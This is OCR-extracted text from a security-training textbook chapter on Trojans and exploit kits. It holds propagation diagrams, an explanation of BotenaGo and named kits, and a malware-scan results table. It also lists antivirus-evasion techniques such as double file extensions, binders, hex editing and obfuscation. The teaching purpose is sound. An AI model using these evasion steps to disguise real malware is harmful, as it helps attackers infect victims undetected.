

Malicious Server
Download and Execute Trojan
Attacker
Drops
Malicious USB
Victim
Finds USB
Inserts USB
in System
Drop and Execute Trojan
Compromise
Victim's System

Figure 7.33: Propagating and deploying Trojan through USB


Techniques for Evading Antivirus Software

Sometimes, various types of antivirus scanners are deployed in the target network, and these antivirus scanners do not allow the propagation or deployment of random or malicious packages. Hence, propagating and deploying a Trojan stealthily is one of the important tasks of an attacker. The various techniques that can be used by attackers to make malware such as Trojans, viruses, and worms undetectable by antivirus applications are listed below.

1. Break the Trojan file into multiple pieces and zip them as a single file.
2. Always write your Trojan and embed it into an application (an antivirus program fails to recognize new Trojans, as its database does not contain the proper signatures).
3. Change the Trojan's syntax:
   - Convert an EXE to VB script
   - Change the .EXE extension to .DOC, .EXE, .PPT, .EXE, or .PDF.EXE (Windows hides "known extensions" by default; hence, it shows up only as .DOC, .PPT, .PDF, etc.)
4. Change the content of the Trojan using a hex editor.
5. Change the checksum and encrypt the file.
6. Never use Trojans downloaded from the web (antivirus software detects these easily).
7. Use binder and splitter tools that can change the first few bytes of the Trojan programs.
8. Perform code obfuscation or morphing. Morphing is done to prevent the antivirus program from differentiating between malicious and harmless programs.

Exploit Kits

- An exploit kit or crimeware toolkit is a platform to **deliver exploits and payloads** such as Trojans, spywares, backdoors, bots, and buffer overflow scripts to the target system
- Exploit kits come with **pre-written exploit codes** and therefore can be easily used by an attacker, who is not an IT or security expert


Victim
1
Visits legitimate website
Legitimate Website
2
Legitimate website hosted on compromised web server
Compromised Web Server
3
Victim is redirected through various intermediary servers
4
Victim lands at an exploit kit server hosting the exploit pack landing page
5
Exploit kit gathers information on the victim and delivers the exploit
Exploit Kit Server
Exploit Pack Landing Page


Exploit Kits (Cont'd)

BotenaGo

- The BotenaGo exploit kit written in the **Go scripting language** contains over 30 variants of exploits, which make it **capable of attacking millions of IoT and routing devices** worldwide
- Using BotenaGo, attackers initiate the exploitation process by dropping a backdoor into the victim's device through port 31412

Exploit Kits

- Lord
- Underminer Exploit Kit
- RIG Exploit kit
- Magnitude
- Angler
- Neutrino
- Terror
- Sundown


6
/ 62
?
Community Score
ELF
DETECTION
DETAILS
RELATIONS
CONTENT
SUBMISSIONS
COMMUNITY

6 security vendors flagged this file as malicious

0c395715bfeb8f89959be721cd2f614d2edb260614d5a21e90cc4c142f5d83ad
multi
64bits cve-2018-10561 elf exploit

3.09 MB
Size

2021-10-10 09:53:19 UTC
22 days ago

Security vendors' analysis on 2021-10-10T09:53:19

Avast	ELF:Hajime-R [Trj]	Avast-Mobile	ELF:Hajime-Q [Trj]
AVG	ELF:Hajime-R [Trj]	BitDefenderTheta	Gen:NN.Mirai.34170
Kaspersky	HEUR:Exploit.Linux.CVE-2018-10561.a	Rising	Backdoor.Mirai/Linux!1.BAFF (CLASSIC)
Acronis (Static ML)	Undetected	Ad-Aware	Undetected
AhnLab-V3	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected

Exploit Kits

An exploit kit or crimeware toolkit is used to exploit security loopholes found in software applications such as Adobe Reader and Adobe Flash Player, by distributing malware such as spyware, viruses, Trojans, worms, bots, backdoors, buffer overflow scripts, or other payloads to the target system. Exploit kits come with pre-written exploit code. Thus, they are easy to use for an attacker who is not an IT or security expert. They also provide a user-friendly interface to track the infection statistics as well as a remote mechanism to control the compromised system. Using exploits kits, an attacker can target browsers, programs that are accessible using browsers, zero-day vulnerabilities, and exploits updated with new patches instantly. Exploit kits are used against users running insecure or outdated software applications on their systems.



Victim
1
Visits legitimate website
Legitimate Website
2
Legitimate website hosted on compromised web server
Compromised Web Server
3
